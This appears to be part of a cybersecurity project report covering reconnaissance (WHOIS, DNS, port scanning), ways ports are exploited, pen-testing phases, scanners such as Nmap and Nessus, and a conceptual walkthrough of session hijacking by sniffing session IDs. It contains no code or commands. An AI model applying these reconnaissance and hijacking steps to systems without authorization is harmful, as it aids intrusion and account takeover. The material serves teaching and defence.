2.1.1.2. Using a search engine:

If you want to find the IP address of a website or domain, you can search for "What is my IP" or "IP address lookup" on a search engine. Various websites offer tools where you can input the domain or URL, and they will display the associated IP address.

2.1.1.3. Viewing email headers:

If you need to find the IP address of an email sender, you can usually view the email headers. The method varies depending on the email client you're using, but generally, you can find an option to view the full headers of an email. Look for the

"Received:" fields, which may contain IP addresses of servers that the email passed through.

2.1.1.4. Using network diagnostic tools:

Network diagnostic tools like "ping" and "tracert" can provide information about the IP address of a remote server or website. Open the Command Prompt or Terminal, type "ping example.com" (replace "example.com" with the desired domain) and press Enter to obtain the IP address. Tracert provides a list of IP addresses that packets pass through to reach the destination.

2.1.1.5. Using online IP address lookup services:

Numerous websites and online services offer IP address lookup tools. You can input a domain or IP address, and they will provide you with information about it, including the associated IP address.

Remember that IP addresses can change over time, especially for dynamic IP addresses assigned by Internet Service Providers (ISPs). So, the IP address you find might not always be accurate or up to date.

2.1.2. Finding all known information from Whois:

The WHOIS protocol is used to retrieve registration and ownership information about domain names, IP addresses, and autonomous system numbers on the internet. While WHOIS does not directly provide information about vulnerabilities, it can be a valuable tool in the initial reconnaissance phase of a security assessment. Here's how you can leverage WHOIS information to identify potential vulnerabilities:

2.1.2.1. Identify the target:

Determine the domain or IP address you want to investigate for vulnerabilities. This could be a specific website, network, or IP address range.

2.1.2.2. Choose a WHOIS lookup service:

There are several online WHOIS lookup services available, such as WHOIS.net, WHOIS.domaintools.com, or the WHOIS database provided by regional internet registries like ARIN (for North America), RIPE NCC (for Europe), or APNIC (for the Asia-Pacific region).

2.1.2.3. Perform a WHOIS lookup:

Visit the chosen WHOIS lookup service and enter the domain name or IP address you want to investigate. Submit the query.

2.1.2.4. Analyze the WHOIS data:

The WHOIS lookup will provide you with information about the registered owner, organization, contact details, registration dates, and sometimes technical information about the domain or IP address. Analyze this information to identify potential vulnerabilities.

2.1.2.5. Outdated software or infrastructure:

Look for registration or last updated dates that indicate the domain or IP address has not been recently maintained. This might suggest outdated software, which could be vulnerable to known security flaws.

2.1.2.6. Exposed contact details:

Sometimes WHOIS records reveal contact information for the domain owner or administrators. Attackers might exploit this information for social engineering or targeted attacks.

2.1.2.7. Historical changes:

Check if the domain has changed ownership or if the IP address has been associated with malicious activities in the past. This historical data can help identify potential risks.

2.1.2.8. Network configuration details:

WHOIS records can sometimes include technical information about the network, such as DNS servers, name servers,

or routing information. This data can provide insights into the network infrastructure and potential attack vectors.

2.1.2.9. Cross-reference with other tools:

Once you have gathered information from WHOIS, you can cross-reference it with other security assessment tools like vulnerability scanners, network mapping tools, or threat intelligence platforms. This comprehensive analysis can help identify potential vulnerabilities or security risks associated with the target domain or IP address.

It's important to note that WHOIS information is often publicly available, but some registrars or domain owners may choose to mask certain details for privacy reasons. Additionally, WHOIS data is not always up to date or accurate. Therefore, it's crucial to use WHOIS information as one piece of the puzzle and combine it with other security assessment techniques for a more comprehensive evaluation.

2.1.3. Finding server and its address:

Finding the target server and gathering information for a cybersecurity project typically involves a combination of active and passive reconnaissance techniques. Here's a general approach to help you get started:

2.1.3.1. Define the project scope:

Determine the specific goals and objectives of your cybersecurity project. Are you conducting a vulnerability assessment, penetration test, or security audit? Understanding the project scope will help you focus your efforts and determine the information you need to gather.

2.1.3.2. Identify the target:

Determine the IP address, domain name, or network range that you want to investigate. This could be provided as part of the project requirements or you may need to identify it based on the project goals.

2.1.3.3. Passive reconnaissance:

- WHOIS lookup: Perform a WHOIS lookup (as explained in the previous response) to gather information about the domain name, IP address, registration details, and associated contacts.
- DNS reconnaissance: Utilize DNS (Domain Name System) tools to discover information related to the target. Perform DNS queries, including DNS zone transfers, to gather information about the target's domain, subdomains, mail servers, and other DNS records.
- Search engine queries: Use search engines like Google to find publicly available information related to the target, such as company websites, employee names, email addresses, or any other information that may provide insights into the target infrastructure.
- Social media analysis: Check social media platforms and public forums for any information related to the target organization or its employees. Sometimes employees inadvertently share details about the infrastructure or technologies they use.

2.1.3.4. Active reconnaissance:

- Port scanning: Use a port scanning tool (such as Nmap) to scan the target IP address or network range to identify open ports, services, and protocols running on the server. This information can help determine potential attack vectors and identify vulnerable services.
- Banner grabbing: Use tools or scripts to retrieve banners or service information from open ports. This can reveal version numbers, software types, or other details that may assist in identifying potential vulnerabilities.

- Network mapping: Conduct network mapping activities to identify the target's network infrastructure, including routers, firewalls, and other network devices. Tools like Nmap or Nessus can help in mapping the network and identifying potential targets.

2.1.3.5. OSINT (Open-Source Intelligence) Gathering:

Leverage open-source intelligence techniques to collect information from publicly available sources like public databases, government records, online forums, or social media platforms. This information can provide insights into the target's infrastructure, technologies, or potential vulnerabilities.

2.1.3.6. Analyze the gathered information:

Once you have collected information through passive and active reconnaissance, analyze the data to identify potential vulnerabilities, attack vectors, or areas of focus for your cybersecurity project.

Remember, it's crucial to conduct cybersecurity projects within legal and ethical boundaries. Always obtain proper authorization and adhere to applicable laws and regulations.

2.2. Open Ports

2.2.1. Scan for open ports and more in-depth information

Scanning for ports and gathering information about them is an essential step in a cybersecurity project, as it helps identify open ports, services running on those ports, and potential vulnerabilities. Here's a general process for port scanning and gathering port-related information:

2.2.1.1. Determine the target:

Identify the target IP address or range of IP addresses you want to scan for open ports. This could be a specific machine, a network, or a range of hosts.

2.2.1.2. Choose a port scanning tool:

There are several port scanning tools available, each with its own features and capabilities. Some popular options include Nmap, Masscan, ZMap, and Nessus. Select a tool that best suits your project requirements.

2.2.1.3. Configure the scanning parameters:

Set up the scanning parameters according to your needs. This includes specifying the target IP address or range, selecting the scan type, and setting options such as port range, timing, and output format. Consult the documentation or user guide of your chosen tool for specific instructions.

2.2.1.4. Perform the port scan:

Execute the port scanning tool with the configured parameters. The tool will send network packets to the target IP address(es) and analyze the responses to determine open ports.

2.2.1.5. Analyze the scan results:

Once the scan is complete, review the results to gather port-related information. Here are some key pieces of information you can extract:

- Open ports: Identify which ports are open on the target system. Open ports indicate potential entry points for network services.
- Service identification: Determine the services running on the open ports. Port numbers are associated with specific protocols or services (e.g., port 80 for HTTP). The scanning tool may provide information about the identified services or you can research the associated port numbers to understand the services.
- Version detection: Some port scanning tools can perform version detection, which attempts to determine the specific software and its version running on the open ports. This information can help identify potential vulnerabilities or outdated software.

- Operating system detection: In some cases, port scanning tools can also attempt to identify the operating system of the target system by analyzing responses to certain network probes. This information can aid in understanding the target environment.
- Vulnerability assessment: Based on the discovered open ports and associated services, you can perform additional vulnerability assessments using specialized tools or databases. Look for known vulnerabilities, exploits, or security weaknesses related to the identified services and software versions.

2.2.1.6. Document and prioritize findings:

Record the findings from the port scan and associated information. Prioritize any potential vulnerabilities or areas of concern based on severity, impact, and relevance to your project objectives.

Remember, it's crucial to obtain proper authorization before conducting any scanning activities on networks or systems that you do not own or control. Unwanted or unauthorized port scanning can be considered illegal or unethical. Always follow ethical guidelines and ensure you have permission from the appropriate parties before conducting any cybersecurity project or scanning activity.

2.2.2. Exploitation steps for some ports

Ports on a computer or network serve as communication endpoints that allow different services and applications to send and receive data. Exploiting ports refers to taking advantage of vulnerabilities or misconfigurations in these services to gain unauthorized access, launch attacks, or compromise the system. Here are some common ways ports can be exploited:

2.2.2.1. Unpatched vulnerabilities:

Ports associated with specific services or applications can have vulnerabilities that allow attackers to exploit them. If a service is not updated with the latest security patches, attackers can take advantage of known vulnerabilities to gain unauthorized access or execute malicious code.

2.2.2.2. Default or weak credentials:

Some services or applications have default usernames and passwords that are well-known and often left unchanged. Attackers can exploit this by attempting to log in using default credentials or using brute-force attacks to guess weak passwords.

2.2.2.3. Buffer overflow attacks:

Certain services may have vulnerabilities that allow attackers to send excessive data to overflow the allocated memory buffers. By carefully crafting the payload, attackers can overwrite adjacent memory locations, execute arbitrary code, and potentially gain control of the system.

2.2.2.4. Denial-of-Service (DoS) attacks:

Ports can be targeted with DoS attacks to overwhelm the services and render them unavailable. Attackers flood the target port with an excessive amount of traffic, consuming system resources and causing legitimate users to be unable to access the service.

2.2.2.5. Service misconfigurations:

Misconfigured services can inadvertently expose ports to potential exploitation. For example, leaving unnecessary ports open or using insecure protocols can provide attackers with opportunities to gain unauthorized access or launch attacks.

2.2.2.6. Port scanning:

Attackers use port scanning techniques to identify open ports on a target system. Once open ports are identified, they can focus their efforts on exploiting the services running on those ports. Common port scanning tools include Nmap, Nessus, and Masscan.

2.2.2.7. Man-in-the-Middle (MitM) attacks:

Ports involved in network communication can be targeted in MitM attacks. By intercepting and manipulating data traffic between two communicating parties, attackers can eavesdrop, modify, or inject malicious content.

2.2.2.8. Backdoors or covert channels:

Attackers may attempt to create hidden or undocumented ports or channels in a system to establish persistent access or evade detection. These backdoors or covert channels can be exploited to gain control of the system or exfiltrate data.

Preventing port exploitation involves implementing several security measures, such as regular patching, using strong and unique credentials, employing network firewalls, implementing intrusion detection and prevention systems, and conducting regular security audits to identify and address any vulnerabilities or misconfigurations in services running on open ports.

3. Methodology

3.1. Network security

3.1.1. Types of network security

Network security encompasses various measures and technologies designed to protect computer networks from unauthorized access, misuse, or disruption. Here are some common types of network security:

3.1.1.1. Firewalls:

Firewalls are network security devices that monitor and control incoming and outgoing network traffic based on predetermined security rules. They act as a barrier between internal and external networks, filtering out potentially malicious or unauthorized traffic.

3.1.1.2. Intrusion Detection System/Intrusion Prevention System (IDS/IPS):

IDS and IPS are security systems that detect and prevent unauthorized access or malicious activities within a network. IDS monitors network traffic and alerts administrators of suspicious activities, while IPS actively blocks or takes action against such activities.

3.1.1.3. Virtual Private Network (VPN):

VPNs provide secure remote access to private networks over the public internet. By encrypting network traffic and establishing a secure connection between a user's device and the network, VPNs ensure confidentiality and integrity of data transmitted over the network.

3.1.1.4. Network Segmentation:

Network segmentation involves dividing a network into smaller subnetworks or segments to enhance security. Each segment may have its own security controls and access restrictions, limiting the impact of a potential security breach or unauthorized access.

3.1.1.5. Access Control:

Access control mechanisms regulate and manage user access to network resources based on authentication, authorization, and accounting (AAA) principles. This includes password policies, user account management, and two-factor authentication (2FA) to ensure only authorized individuals can access the network.

3.1.1.6. Secure Sockets Layer/Transport Layer Security (SSL/TLS):

SSL/TLS protocols provide secure communication over the internet by encrypting data transmitted between a client and a server. They are commonly used to secure web transactions, such as online banking, e-commerce, and sensitive data transfers.

3.1.1.7. Wireless Network Security:

Wireless networks, such as Wi-Fi, require specific security measures to protect against unauthorized access and eavesdropping. This includes techniques like Wi-Fi Protected

Access (WPA/WPA2) encryption, strong passwords, MAC address filtering, and disabling unnecessary network services.

3.1.1.8. Network Monitoring and Logging:

Network monitoring involves the continuous monitoring and analysis of network traffic to identify and respond to security incidents. Logging records network activities, which can be useful for detecting anomalies, investigating incidents, and ensuring compliance with security policies.

3.1.1.9. Antivirus and Antimalware:

Antivirus and antimalware software protect networks from malicious software, such as viruses, worms, Trojans, and spyware. These programs scan files, emails, and network traffic to detect and remove or quarantine any malicious code.

3.1.1.10. Security Auditing and Penetration Testing:

Regular security auditing and penetration testing help identify vulnerabilities and weaknesses in a network's security defenses. By simulating real-world attacks, organizations can proactively address potential security risks and strengthen their network security.

These are just a few examples of network security measures and technologies. It's important to note that network security is a complex and evolving field, and organizations often employ a combination of these measures and more to ensure comprehensive protection for their networks.

3.1.2. Types of network security protection

Network security protection encompasses various measures and techniques to safeguard computer networks from unauthorized access, misuse, disruption, or damage. Here are some key types of network security protection:

3.1.2.1. Firewalls:

Firewalls act as the first line of defense by monitoring and controlling incoming and outgoing network traffic based on predefined security rules. They can be hardware devices or

software applications that analyze packet data and enforce access control policies to block malicious traffic.

3.1.2.2. Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS):

IDS and IPS are security mechanisms designed to detect and prevent unauthorized access or malicious activities within a network. IDS monitors network traffic and raises alerts upon detecting suspicious patterns, while IPS takes immediate action to block or mitigate potential threats.

3.1.2.3. Virtual Private Networks (VPNs):

VPNs create secure, encrypted tunnels over public networks (like the internet) to enable secure remote access to a private network. VPNs provide confidentiality and integrity for data transmitted between remote users and the network, protecting it from eavesdropping or unauthorized interception.

3.1.2.4. Network Access Control (NAC):

NAC systems ensure that only authorized and compliant devices can access a network. They enforce security policies by checking the health status of devices, verifying user credentials, and granting appropriate network access privileges based on predefined rules.

3.1.2.5. Secure Sockets Layer/Transport Layer Security (SSL/TLS):

SSL/TLS protocols provide secure communication channels by encrypting data transmitted between network endpoints, such as web browsers and servers. They ensure the confidentiality and integrity of sensitive information, protecting it from interception or tampering.

3.1.2.6. Wireless Network Security:

Wi-Fi networks are vulnerable to various attacks, such as eavesdropping, unauthorized access, or rogue access points. To secure wireless networks, measures like Wi-Fi Protected Access (WPA/WPA2), strong encryption, and disabling unnecessary network services should be implemented.

3.1.2.7. Network Segmentation:

Network segmentation involves dividing a network into smaller, isolated segments or subnets. By separating different network segments, organizations can limit the potential impact of a security breach, contain malicious activities, and control network traffic more effectively.

3.1.2.8. Secure DNS:

Domain Name System (DNS) translates domain names into IP addresses. Implementing secure DNS practices, such as Domain Name System Security Extensions (DNSSEC) and DNS filtering, helps prevent DNS hijacking, spoofing, and other DNS-related attacks.

3.1.2.9. Data Loss Prevention (DLP):

DLP systems monitor and control the flow of sensitive data within a network. They identify, classify, and protect sensitive information, preventing data leaks or unauthorized access by monitoring network traffic, endpoints, and storage systems.

3.1.2.10. Network Monitoring and Logging:

Continuous monitoring of network traffic and system logs is crucial for detecting and investigating security incidents. Network monitoring tools and log analysis help identify abnormal activities, detect potential threats, and provide valuable insights for incident response and forensic analysis.

It's important to note that network security protection often requires a combination of these measures, along with regular updates, patch management, user awareness, and security best practices to establish a robust and comprehensive defense against evolving threats.

3.2. Penetration test

3.2.1. Phases of pen testing

Penetration testing, also known as ethical hacking, is a systematic process of assessing the security of a network, system, or application by simulating real-world attacks. The penetration testing process typically consists of the following phases:

3.2.1.1. Planning and Reconnaissance:

In this phase, the penetration tester works closely with the client to understand the goals, scope, and objectives of the test. They gather information about the target system, network, or application through open-source intelligence (OSINT) techniques, such as searching for publicly available information and conducting network scans. This information helps the tester identify potential vulnerabilities and plan the testing approach.

3.2.1.2. Scanning:

In the scanning phase, the penetration tester uses various tools and techniques to gather detailed information about the target network, system, or application. This includes identifying open ports, services, and potential entry points for exploitation. The tester may also perform vulnerability scanning to discover known vulnerabilities in the target.

3.2.1.3. Enumeration:

During enumeration, the penetration tester actively explores the target network or system to gather specific information, such as user accounts, system configurations, and software versions. This phase helps the tester understand the target's architecture and potential weaknesses that can be exploited.

3.2.1.4. Vulnerability Analysis:

In this phase, the penetration tester analyzes the information gathered during the previous phases to identify vulnerabilities and potential attack vectors. They evaluate the severity and potential impact of each vulnerability and prioritize them based on risk.

3.2.1.5. Exploitation:

In the exploitation phase, the penetration tester attempts to exploit identified vulnerabilities to gain unauthorized access or control over the target system. This involves using various tools and techniques, including social engineering, password cracking, and exploiting software vulnerabilities. The goal is to determine if the vulnerabilities can be successfully exploited and assess the potential impact of such attacks.

3.2.1.6. Post-Exploitation:

Once access has been gained, the penetration tester aims to maintain persistence and further explore the target system. They may escalate privileges, gather additional sensitive information, and perform lateral movement to access other parts of the network. This phase helps assess the extent to which an attacker could penetrate the target environment if a successful breach occurs.

3.2.1.7. Reporting:

After completing the penetration testing activities, the tester prepares a detailed report that outlines the findings, including vulnerabilities discovered, exploitation techniques used, and potential impact. The report provides recommendations for remediation and mitigation measures to address the identified security weaknesses.

3.2.1.8. Remediation and Follow-up:

After receiving the penetration testing report, the client takes appropriate actions to address the vulnerabilities and improve the security of their network or system. This may involve patching software, updating configurations, enhancing access controls, and improving security awareness and training. The penetration tester may provide guidance and support during the remediation process.

It's important to note that penetration testing should be conducted by trained and experienced professionals following ethical guidelines. The process can vary depending on the specific goals and requirements of each engagement, but these phases provide a general framework for conducting effective penetration testing.

3.2.2. Types of pen testing

Penetration testing is a broad term that encompasses various types of testing, each focusing on different aspects of a network, system, or application. Here are some common types of penetration testing:

3.2.2.1. Network Penetration Testing:

This type of testing focuses on identifying vulnerabilities and weaknesses in the network infrastructure, including routers,

switches, firewalls, and other network devices. Testers attempt to exploit these vulnerabilities to gain unauthorized access to the network or perform other malicious activities.

3.2.2.2. Web Application Penetration Testing:

Web application penetration testing assesses the security of web applications, such as websites, web services, and web APIs. Testers analyze the application's architecture, functionality, and implementation to identify vulnerabilities, such as SQL injection, cross-site scripting (XSS), and insecure direct object references.

3.2.2.3. Mobile Application Penetration Testing:

Mobile application penetration testing evaluates the security of mobile applications running on various platforms, such as Android and iOS. Testers assess the application's code, server-side APIs, data storage, and communication channels to identify vulnerabilities and potential attack vectors specific to mobile platforms.

3.2.2.4. Wireless Penetration Testing:

Wireless penetration testing focuses on assessing the security of wireless networks, including Wi-Fi networks. Testers evaluate the configuration, encryption protocols, and access controls of wireless networks to identify vulnerabilities that could allow unauthorized access or eavesdropping.

3.2.2.5. Social Engineering:

Social engineering testing involves simulating social engineering attacks to assess an organization's susceptibility to manipulation and deception. Testers attempt to trick employees into divulging sensitive information, such as usernames, passwords, or granting unauthorized access to systems, through methods like phishing emails, phone calls, or physical impersonation.

3.2.2.6. Physical Penetration Testing:

Physical penetration testing assesses the physical security measures of an organization's facilities. Testers attempt to gain unauthorized access to restricted areas, such as data centers or

server rooms, by exploiting physical vulnerabilities like weak access controls, tailgating, or lock picking.

3.2.2.7. Wireless and Bluetooth Device Testing:

This type of testing focuses on assessing the security of wireless and Bluetooth-enabled devices, such as wireless routers, smart home devices, or IoT devices. Testers analyze the device's firmware, communication protocols, and configurations to identify vulnerabilities that could be exploited to compromise the device or the network it connects to.

3.2.2.8. Red Team Testing:

Red team testing is a comprehensive and realistic simulation of a real-world attack. It involves a team of skilled testers who simulate an advanced and persistent attacker, attempting to breach the organization's security defenses using multiple techniques, tools, and attack vectors. Red team testing is often used to assess an organization's overall security posture and incident response capabilities.

These are some of the common types of penetration testing. The selection of the appropriate type depends on the specific goals, requirements, and the nature of the system or network being tested. It is common for a comprehensive security assessment to involve multiple types of penetration testing to provide a holistic view of an organization's security vulnerabilities.

3.3. Vulnerability assessment

3.3.1. Types of vulnerability assessment

Vulnerability assessment is a process of identifying and assessing vulnerabilities within a network, system, or application. It involves scanning and analyzing the target to determine weaknesses that could be exploited by attackers. Here are some common types of vulnerability assessment:

3.3.1.1. Network Vulnerability Assessment:

Network vulnerability assessment focuses on identifying vulnerabilities within the network infrastructure, such as routers,

switches, firewalls, and other network devices. It involves scanning the network to detect open ports, misconfigurations, weak access controls, and known vulnerabilities in network services.

3.3.1.2. Host-based Vulnerability Assessment:

Host-based vulnerability assessment is conducted on individual systems, servers, or endpoints. It involves scanning the host's operating system, applications, configurations, and patches to identify vulnerabilities. This type of assessment helps determine if a specific system is exposed to known security flaws.

3.3.1.3. Web Application Vulnerability Assessment:

Web application vulnerability assessment examines the security of web applications, including websites, web services, and web APIs. It scans for common web application vulnerabilities like SQL injection, cross-site scripting (XSS), cross-site request forgery (CSRF), and insecure direct object references.

3.3.1.4. Mobile Application Vulnerability Assessment:

Mobile application vulnerability assessment is focused on identifying security vulnerabilities in mobile applications. It involves analyzing the mobile app's code, data storage, server-side APIs, communication channels, and other components to detect vulnerabilities that could be exploited by attackers.

3.3.1.5. Database Vulnerability Assessment:

Database vulnerability assessment assesses the security of databases, such as SQL, Oracle, or MongoDB. It scans for misconfigurations, weak access controls, and other vulnerabilities that could lead to unauthorized access, data leakage, or data manipulation.

3.3.1.6. Wireless Network Vulnerability Assessment:

Wireless network vulnerability assessment examines the security of wireless networks, including Wi-Fi networks. It scans for weaknesses in encryption protocols, Wi-Fi configurations, access controls, and the presence of unauthorized wireless access points. The assessment helps identify vulnerabilities that could allow unauthorized access or eavesdropping.

3.3.1.7. Cloud Environment Vulnerability Assessment:

Cloud environment vulnerability assessment evaluates the security of cloud-based infrastructure, platforms, or services. It scans for misconfigurations, weak access controls, insecure APIs, and vulnerabilities specific to the cloud environment that could lead to data breaches or unauthorized access.

3.3.1.8. Configuration Review:

Configuration review involves examining the configuration settings of network devices, systems, or applications to identify insecure configurations that could introduce vulnerabilities. It focuses on ensuring that systems are configured securely and following industry best practices.

3.3.1.9. Compliance Assessment:

Compliance assessment evaluates whether a network, system, or application adheres to specific industry regulations, standards, or security frameworks. It assesses if the target meets the necessary security controls and requirements to maintain compliance.

These are some of the common types of vulnerability assessment. The selection of the appropriate type depends on the nature of the target being assessed and the specific goals and requirements of the assessment. It is common for a comprehensive security assessment to involve multiple types of vulnerability assessment to ensure a thorough identification of vulnerabilities.

3.3.2. Vulnerability scanners

Vulnerability scanners are automated tools or software solutions designed to identify and assess vulnerabilities within networks, systems, or applications. They help security professionals and organizations proactively identify weaknesses and security gaps that could be exploited by attackers. Here are some popular vulnerability scanners:

3.3.2.1. Nessus:

Nessus is a widely used vulnerability scanner developed by Tenable. It offers comprehensive vulnerability assessment

capabilities, scanning networks, hosts, and web applications for known vulnerabilities. Nessus provides detailed reports, remediation suggestions, and compliance checks.

3.3.2.2. OpenVAS:

OpenVAS (Open Vulnerability Assessment System) is an open-source vulnerability scanner. It provides scanning capabilities for networks and hosts, detecting vulnerabilities in systems and applications. OpenVAS features a web-based interface, extensive vulnerability databases, and a flexible architecture.

3.3.2.3. Qualys:

Qualys Vulnerability Management is a cloud-based vulnerability scanner that offers continuous monitoring and assessment of networks, systems, and applications. It scans for vulnerabilities, misconfigurations, and policy violations, providing real-time threat intelligence and remediation guidance.

3.3.2.4. Rapid7 Nexpose:

Nexpose, developed by Rapid7, is a vulnerability management solution that combines vulnerability scanning, risk assessment, and remediation prioritization. It scans networks, systems, web applications, and databases to identify vulnerabilities and provides detailed reports and risk scoring.

3.3.2.5. Acunetix:

Acunetix is a web application security scanner that focuses on identifying vulnerabilities within web applications and APIs. It detects common web vulnerabilities, such as SQL injection, cross-site scripting (XSS), and insecure direct object references. Acunetix provides detailed reports and integrates with development tools for vulnerability management.

3.3.2.6. OpenVAS:

OpenVAS (Open Vulnerability Assessment System) is an open-source vulnerability scanner that provides comprehensive scanning capabilities for networks and hosts. It detects vulnerabilities, misconfigurations, and potential security weaknesses in systems and applications.

3.3.2.7. Burp Suite:

Burp Suite is a popular suite of tools for web application security testing. It includes a vulnerability scanner that scans for common web vulnerabilities, such as XSS, SQL injection, and insecure direct object references. Burp Suite also offers manual testing capabilities and advanced features for web application security testing.

3.3.2.8. Nikto:

Nikto is an open-source web server scanner that focuses on identifying common web server vulnerabilities and misconfigurations. It scans web servers for outdated software versions, server misconfigurations, and potential security weaknesses.

3.3.2.9. Retina:

Retina, developed by BeyondTrust, is a vulnerability management solution that provides network and web application scanning capabilities. It identifies vulnerabilities and misconfigurations in systems, networks, databases, and web applications, offering prioritized remediation recommendations.

These are just a few examples of popular vulnerability scanners available in the market. Each scanner has its own features, strengths, and capabilities, so it's important to choose a scanner that best aligns with the specific requirements and objectives of the organization. Additionally, it's worth noting that some vulnerability scanners may offer both commercial and open-source versions, providing flexibility in terms of cost and customization.

3.3.3. NMAP

Nmap (Network Mapper) is a widely used open-source network scanning tool. It is designed to discover hosts and services on a computer network, as well as perform various network security tasks. Nmap provides a flexible and powerful set of features for network exploration and vulnerability assessment. Here are some key features and functionalities of Nmap:

3.3.3.1. Host Discovery:

Nmap can scan a range of IP addresses or subnets to determine which hosts are active and available on a network. It uses techniques such as ICMP echo requests, TCP/IP handshakes, and ARP requests to identify live hosts.

3.3.3.2. Port Scanning:

Nmap allows you to scan the open ports on a target system to determine which services or applications are running and listening on those ports. It supports various scanning techniques, including TCP connect scanning, SYN scanning, and UDP scanning.

3.3.3.3. Service and Version Detection:

Nmap can determine the versions of services running on open ports, providing information about the underlying software and its potential vulnerabilities. It uses different methods, such as banner grabbing, to extract information from network services.

3.3.3.4. OS Fingerprinting:

Nmap has the ability to fingerprint the operating system of a target host by analyzing its network responses and characteristics. This feature can help identify the type of operating system in use, which can be useful for understanding the target environment.

3.3.3.5. Scripting Engine:

Nmap includes a powerful scripting engine called NSE (Nmap Scripting Engine). It allows users to write custom scripts to automate tasks, perform advanced vulnerability checks, or gather specific information from target systems.

3.3.3.6. Network Mapping and Topology Discovery:

Nmap can generate network maps and visualizations, providing insights into the structure and layout of a network. It can discover network devices, routers, and switches, and create detailed network diagrams.

3.3.3.7. Vulnerability Assessment:

Nmap can be used to perform basic vulnerability assessments by comparing identified open ports and running services against known vulnerability databases or scripts. While it doesn't provide the depth and coverage of dedicated vulnerability scanners, Nmap can help identify potential weaknesses in the target environment.

3.3.3.8. Timing and Performance Options:

Nmap offers a range of timing and performance options to control the speed and intensity of scans. Users can adjust parameters such as scan speed, packet timing, and parallelization to optimize the scanning process based on network conditions and scan objectives.

Nmap is a highly flexible and extensible tool, offering a command-line interface (CLI) as well as graphical user interface (GUI) options. It is available for various operating systems, including Windows, macOS, and Linux. Nmap is widely used by network administrators, security professionals, and ethical hackers for network reconnaissance, vulnerability assessment, and network security auditing.

3.3.4. Nessus

Nessus is a widely used vulnerability assessment tool developed by Tenable. It is designed to identify vulnerabilities, misconfigurations, and security weaknesses in networks, systems, and applications. Nessus provides a comprehensive set of features and capabilities to support vulnerability scanning and management. Here are some key features and functionalities of Nessus:

3.3.4.1. Vulnerability Scanning:

Nessus performs automated vulnerability scans on networks, systems, and web applications. It uses a vast database of known vulnerabilities and security checks to identify potential weaknesses that could be exploited by attackers.

3.3.4.2. Compliance Checks:

Nessus includes a wide range of compliance checks against industry standards and regulations such as PCI DSS, HIPAA, ISO 27001, and CIS benchmarks. It helps organizations assess their compliance status and identify areas that need attention.

3.3.4.3. Configuration Auditing:

Nessus can audit system configurations to detect misconfigurations or deviations from best practices. It checks for common security issues, such as weak passwords, open network services, insecure protocols, and other configuration errors.

3.3.4.4. Web Application Scanning:

Nessus provides web application scanning capabilities to identify vulnerabilities in web applications, websites, and web services. It checks for common web vulnerabilities, such as SQL injection, cross-site scripting (XSS), and insecure direct object references.

3.3.4.5. Agent-Based Scanning:

Nessus supports agent-based scanning, allowing the installation of lightweight agents on systems to perform scans. This enables the scanning of systems that are offline or inaccessible through traditional network-based scanning.

3.3.4.6. Patch Management Integration:

Nessus integrates with popular patch management solutions, such as Tenable.io Patch Management, and third-party vendors. It can correlate vulnerability data with available patches, providing insights into patching priorities and helping organizations prioritize remediation efforts.

3.3.4.7. Customizable Scans:

Nessus offers flexibility in configuring scans to meet specific requirements. Users can customize scan policies, define target hosts or IP ranges, schedule recurring scans, and adjust scan intensity and coverage.

3.3.4.8. Reporting and Remediation Guidance:

Nessus generates detailed reports that provide a comprehensive overview of discovered vulnerabilities, their severity, and remediation recommendations. It helps security teams prioritize and track the remediation process.

3.3.4.9. Integration and API:

Nessus supports integration with other security solutions and systems through its APIs. It allows organizations to automate vulnerability scanning, integrate with security operations workflows, and feed vulnerability data into existing security management platforms.

Nessus is available in both commercial and free versions. The commercial version provides additional features, such as advanced reporting, vulnerability trending, and multi-user support.

3.4. Conduct Session Hijacking:

3.4.1. Session Hijacking:

Session hijacking, also known as session sniffing or session sidejacking, is an attack where an attacker intercepts and takes control of a legitimate user's session on a web application. By hijacking the session, the attacker can gain unauthorized access to the user's account and perform actions on their behalf. Here's an explanation of session hijacking with an example:

3.4.2. Explanation with an Example:

Let's consider an online banking application where users can log in, view their account details, and perform financial transactions.

3.4.2.1. User Authentication:

The user logs in to the online banking application by entering their username and password. Upon successful authentication, the server establishes a session with the user.

3.4.2.2. Session Initialization:

After login, the server generates a session identifier (session ID) and associates it with the user's session. The session ID is typically stored in a cookie or included in the URL.

3.4.2.3. Session ID Transmission:

The session ID is sent to the user's browser, which stores it for subsequent requests to the server. The session ID is used to identify and maintain the user's session throughout their interaction with the application.

3.4.2.4. Interception:

An attacker on the same network as the user (e.g., connected to the same public Wi-Fi hotspot) can use various techniques to intercept the user's session ID. One common method is through packet sniffing, where the attacker captures and inspects network traffic to obtain the session ID.

3.4.2.5. Session Hijacking:

With the session ID in hand, the attacker can impersonate the user's session. They can use the stolen session ID to make requests to the web application, pretending to be the legitimate user. The server, considering the requests as originating from the legitimate user, responds accordingly.

3.4.2.6. Unauthorized Actions:

The attacker can now perform various unauthorized actions on behalf of the user, depending on the level of access and privileges associated with the compromised session. For example, they may view sensitive account information, initiate financial transactions, or change the user's settings.

4. Test Implementation

4.1. Footprinting and reconnaissance

